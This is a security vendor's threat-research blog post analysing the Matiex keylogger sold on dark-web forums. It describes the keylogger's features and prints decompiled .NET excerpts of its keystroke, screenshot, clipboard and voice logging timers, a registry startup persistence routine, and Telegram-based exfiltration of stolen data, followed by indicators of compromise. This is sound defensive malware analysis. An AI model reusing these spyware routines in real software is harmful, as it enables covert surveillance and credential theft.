
Matiex on Sale Underground

labs.k7computing.com/index.php/matiex-on-sale-underground/

By admin August 13, 2020



Criminal activities using the Internet's underworld as a source have increased manifold during recent times and have therefore garnered a lot of attention too. Cybercriminals use underground forums on the Dark Web to operate anonymously thereby not only posing a major threat to organizations and users alike but also equally to make it difficult to trace them. In this blog, we will be getting into the nuances of "Matiex", a Keylogger which is being sold in the underground forums for the buyers to use it for their own advantage.




Figure 1: Matiex Keylogger in underground forums

Apart from recording everything typed on the keyboard and recovering passwords like any other Keylogger, Matiex also has other features like 4 Delivery, Unicode keystroke, Startup & Installation, +60 Password Recoveries, Self Destruction & Remote, Multi Binder and more as shown in Figure 2, making it different from the other Keyloggers.




Figure 2: Matiex features

Let's look into few of the features mentioned above

4 Delivery

The Keylogger offers 4 delivery methods – FTP, SMTP, Telegram or Discord, using which the logged data can be retrieved by the threat actors.

Unicode keystroke

Unlike ASCII which represents English characters, Unicodes are meant to support characters from different languages around the world. The Matiex Keylogger supports Unicode characters which makes it possible to record keystrokes that include characters from other languages.

Self Destruction & Remote

Another very important feature is Self Destruction & Remote. Keylogger has capabilities to upload information to a remote server from which confidential data can be retrieved anytime. Once the job is done and the threat actor's goal is accomplished, the Keylogger can automatically uninstall itself with no clue left behind and the users will have no idea that their system has actually been monitored by a Keylogger.

+60 Password Recoveries

This feature helps to recover confidential information like passwords and other sensitive information from more than 60 browsers that are supported as given in Figure 3.

Figure 3: Browsers from which credentials are recovered

Startup & Installation

Authors give threat actors the freedom to choose the installation process and startup. In other words, this is where this Keylogger can be customized for the convenience of each threat actor using it.

Multi Binder

With this feature, the threat actor has the ability to bind Matiex Keylogger with multiple files so that the Keylogger will run every time those files are opened without the user being aware of its presence. In this way this Keylogger can monitor the system for multiple documents.

Authors of the Keylogger also have their own Terms of service (TOS) and packages that provide limited voucher copies as shown in Figure 4.




Figure 4: TOS and Limited Voucher Copies

They allow their buyers, “threat actors”, to contact them through Skype with the contact details given below.




Figure 5: Skype Contact Details

Delivery

On further analysis, we found that the Indicators of Compromise (IoCs) were mostly .NET files. The mode of delivery is through spam emails where users will be easily tricked to open the attachment which delivers the payload. Now let's **reverse** a .NET file which was extracted from a legitimate looking zip file "**window-defender-update.zip**" with **dnSpy** to see some of the prominent features that this Matiex Keylogger promises to offer which attracts the threat actors towards it.

The people involved in distributing this malware have included the "MATIEX" string in it as shown in Figure 6.

```
namespace <PrivateImplementationDetails>{FEEB4144-D383-4083-93A6-F52C5DAFED67}
{
    // Token: 0x02000029 RID: 41
    [StructLayout(LayoutKind.Auto, CharSet = CharSet.Auto)]
    internal class 831C9D61-09E0-4DE0-A14D-6E9CE63D8D26
    {
        // Token: 0x060005C5 RID: 1477 RVA: 0x00021F00 File Offset: 0x00020100
        private static string <<EMPTY_NAME>>(int A_0, int A_1, int A_2)
        {
            string text = 831C9D61-09E0-4DE0-A14D-6E9CE63D8D26.--M-A-T-I-E-X--K-E-Y-L-O-G-E-R--          --M-A-T-I-E-X--K-E-Y-L-O-G-E-R--8I--M-A-T-I-E-X--K-E-Y-L-O-G-E-
              R----M-A-T-I-E-X--K-E-Y-L-O-G-E-R--8I  --M-A-T-I-E-X--K-E-Y-L-O-G-E-R--(831C9D61-09E0-4DE0-A14D-6E9CE63D8D26.--M-A-T-I-E-X--K-E-Y-L-O-G-E-R--          --M-
              A-T-I-E-X--K-E-Y-L-O-G-E-R--7I--M-A-T-I-E-X--K-E-Y-L-O-G-E-R----M-A-T-I-E-X--K-E-Y-L-O-G-E-R--7I  --M-A-T-I-E-X--K-E-Y-L-O-G-E-R--(), 831C9D61-09E0-4DE0-
              A14D-6E9CE63D8D26.<<EMPTY_NAME>>, A_1, A_2);
            831C9D61-09E0-4DE0-A14D-6E9CE63D8D26.<<EMPTY_NAME>>[A_0] = text;
            return text;
```

Figure 6: Matiex string

KeyboardLoggerTimer

```
public static System.Windows.Forms.Timer KeyboardLoggerTimer
{
    get
    {
        return UnknownModule._KeyboardLoggerTimer;
    }
    [MethodImpl(MethodImplOptions.Synchronized)]
    set
    {
        EventHandler object_ = new EventHandler(UnknownModule.KeyboardSender);
        if (UnknownModule._KeyboardLoggerTimer != null)
        {
            UnknownModule.smethod_60(UnknownModule._KeyboardLoggerTimer, object_);
        }
        UnknownModule._KeyboardLoggerTimer = value;
        if (UnknownModule._KeyboardLoggerTimer != null)
        {
            UnknownModule.smethod_61(UnknownModule._KeyboardLoggerTimer, object_);
        }
    }
} = new System.Windows.Forms.Timer();
```

Figure 7: KeyboardLoggerTimer feature

This *KeyboardLoggerTimer is the basic* feature that all the Keyloggers have. This is used by the malware to record any interaction with the keyboard without the victim's knowledge.

ScreenshotLoggerTimer

```
public static System.Windows.Forms.Timer ScreenshotLoggerTimer
{
    get
    {
        return UnknownModule._ScreenshotLoggerTimer;
    }
    [MethodImpl(MethodImplOptions.Synchronized)]
    set
    {
        EventHandler object_ = new EventHandler(UnknownModule.TakeScreenshot);
        if (UnknownModule._ScreenshotLoggerTimer != null)
        {
            UnknownModule.smethod_60(UnknownModule._ScreenshotLoggerTimer, object_);
        }
        UnknownModule._ScreenshotLoggerTimer = value;
        if (UnknownModule._ScreenshotLoggerTimer != null)
        {
            UnknownModule.smethod_61(UnknownModule._ScreenshotLoggerTimer, object_);
        }
    }
} = new System.Windows.Forms.Timer();
```

Figure 8: ScreenshotLoggerTimer feature

Another important feature is the *ScreenshotLoggerTimer* which can take screenshots of your system automatically at specified time intervals. The screenshots are stored as low resolution images so that they consume less storage at rest and less bandwidth during transmission. In Matiex Keylogger, the frequency of screenshots can be adjusted by the attacker to one photo per minute or a time interval more than that.

ClipboardLoggerTimer

```
public static System.Windows.Forms.Timer ClipboardLoggerTimer
{
    get
    {
        return UnknownModule._ClipboardLoggerTimer;
    }
    [MethodImpl(MethodImplOptions.Synchronized)]
    set
    {
        EventHandler object_ = new EventHandler(UnknownModule.ClipboardSender);
        if (UnknownModule._ClipboardLoggerTimer != null)
        {
            UnknownModule.smethod_60(UnknownModule._ClipboardLoggerTimer, object_);
        }
        UnknownModule._ClipboardLoggerTimer = value;
        if (UnknownModule._ClipboardLoggerTimer != null)
        {
            UnknownModule.smethod_61(UnknownModule._ClipboardLoggerTimer, object_);
        }
    }
} = new System.Windows.Forms.Timer();
```

Figure 9: ClipboardLoggerTimer feature

The Clipboard is a buffer which is used to store any changes made during a cut, copy and paste operation in the system. The *ClipboardLoggerTimer* in Matiex Keylogger is one of the key features as important pieces of information such as complex login credentials are copied and pasted in registration forms, login pages and using this feature confidential information can be retrieved from the victim's system.

VoiceRecordLogger

```
public static System.Windows.Forms.Timer VoiceRecordLogger
{
    get
    {
        return UnknownModule._VoiceRecordLogger;
    }
    [MethodImpl(MethodImplOptions.Synchronized)]
    set
    {
        EventHandler object_ = new EventHandler(UnknownModule.TheVoiceSenderTimer);
        if (UnknownModule._VoiceRecordLogger != null)
        {
            UnknownModule.smethod_60(UnknownModule._VoiceRecordLogger, object_);
        }
        UnknownModule._VoiceRecordLogger = value;
        if (UnknownModule._VoiceRecordLogger != null)
        {
            UnknownModule.smethod_61(UnknownModule._VoiceRecordLogger, object_);
        }
    }
} = new System.Windows.Forms.Timer();
```

Figure 10: VoiceRecordLogger feature

VoiceRecordLogger is another very important feature of Matiex Keylogger as it can record conversations via the computer's microphone.

ThePSWDSenders

```
public static System.Windows.Forms.Timer ThePSWDSenders
{
    get
    {
        return UnknownModule._ThePSWDSenders;
    }
    [MethodImpl(MethodImplOptions.Synchronized)]
    set
    {
        EventHandler object_ = new EventHandler(UnknownModule.TheRecoveredPSwdSenderTimer);
        if (UnknownModule._ThePSWDSenders != null)
        {
            UnknownModule.smethod_60(UnknownModule._ThePSWDSenders, object_);
        }
        UnknownModule._ThePSWDSenders = value;
        if (UnknownModule._ThePSWDSenders != null)
        {
            UnknownModule.smethod_61(UnknownModule._ThePSWDSenders, object_);
        }
    }
} = new System.Windows.Forms.Timer();
```

Figure 11: ThePSWDSenders feature

Keyloggers will usually save information like username, passwords, bank credentials, applications opened and websites visited. All these data will be encrypted and uploaded to the remote, attacker controlled servers via FTP, HTTP or Email. *ThePSWDSenders* feature is used to send all this information to the threat actors.

AddToStartup

```
public static void AddToStartup(string name, string path)
{
    try
    {
        RegistryKey currentUser = Registry.CurrentUser;
        RegistryKey object_ = UnknownModule.smethod_292(currentUser, UnknownModule.smethod_291(), true);
        UnknownModule.smethod_293(object_, name, path, RegistryValueKind.String);
    }
    catch (Exception exception_)
    {
        UnknownModule.smethod_68(exception_);
        UnknownModule.smethod_62();
    }
}
```

Figure 12: AddToStartup feature

This Keylogger also has the feature of adding itself to the Windows Startup to maintain persistence and keep doing its job even after reboot. This is done using the *AddToStartup* feature.

telegramsender

```
public static void telegramsender(string tokennns, string urrid, string msg)
{
    try
    {
        object object_ = UnknownModule.smethod_299(new string[]
        {
            UnknownModule.smethod_296(),
            tokennns,
            UnknownModule.smethod_297(),
            urrid,
            UnknownModule.smethod_298(),
            msg
        });
        UnknownModule.smethod_300(false);
        UnknownModule.smethod_301(SecurityProtocolType.Tls12);
        object object_2 = null;
        Type type_ = UnknownModule.smethod_271(typeof(WebRequest).TypeHandle);
        string string_ = UnknownModule.smethod_302();
        object[] array = new object[]
        {
            UnknownModule.smethod_270(object_)
        };
        object[] object_3 = array;
        string[] string_2 = null;
        Type[] type_2 = null;
        bool[] array2 = new bool[]
        {
            true
        };
```

Figure 13: telegramsender feature

This Keylogger has another feature of stealing information through Telegram. Telegram being a popular chat application, threat actors can use its legitimacy to steal information with ease.

IPLogger

```
public static object IPLogger()
{
    WebClient object_ = UnknownModule.smethod_294();
    UnknownModule.smethod_346(UnknownModule.smethod_343(object_), UnknownModule.smethod_344(), UnknownModule.smethod_345());
    string string_ = UnknownModule.smethod_347();
    IWebProxy webProxy = UnknownModule.smethod_348();
    UnknownModule.smethod_350(webProxy, UnknownModule.smethod_349());
    UnknownModule.smethod_351(object_, webProxy);
    Stream object_2;
    try
    {
        object_2 = UnknownModule.smethod_352(object_, string_);
    }
    catch (Exception exception_)
    {
        UnknownModule.smethod_68(exception_);
        UnknownModule.smethod_62();
    }
    StreamReader object_3 = UnknownModule.smethod_353(object_2);
    string object_4 = UnknownModule.smethod_307(object_3);
    UnknownModule.smethod_273(object_2);
    UnknownModule.smethod_354(object_3);
    return UnknownModule.smethod_310(UnknownModule.smethod_356(UnknownModule.smethod_356(UnknownModule.smethod_356(object_4,
      UnknownModule.smethod_355(), UnknownModule.smethod_27()), UnknownModule.smethod_357(), UnknownModule.smethod_27()),
      UnknownModule.smethod_358(), UnknownModule.smethod_27()));
}
```

Figure 14: IPLogger feature

Using the IPLogger feature, the threat actors obtain the victim's IP.

Conclusion

Matiex Keylogger is being sold in the underground forums, due to their gained popularity, and can also be used as MaaS (Malware-as-a-service) because of their ease of use, competitive pricing and immediate response from support. We at K7 Labs keep monitoring

underground forums as well and give early detection to protect customers from being victims to the attackers.

Indicators of Compromise (IoCs)

Hash	Filename	K7 Detection Name
5521B99B3FDDFD85D4E3DEECD76CA528(file analyzed)	Q.exe	Spyware (004bf6371)
376944ae1de8e4181797668fb81022da	window-defender-update.zip	Spyware (004bf6371)
6186934D6EBCBD27614136981132 33CF	iOpEx.exe	Trojan (0056ae001)
BD6F2EF0D491D749705CFE12CD8BABE6	BwJzCRNDwH.exe	Trojan (0056af741)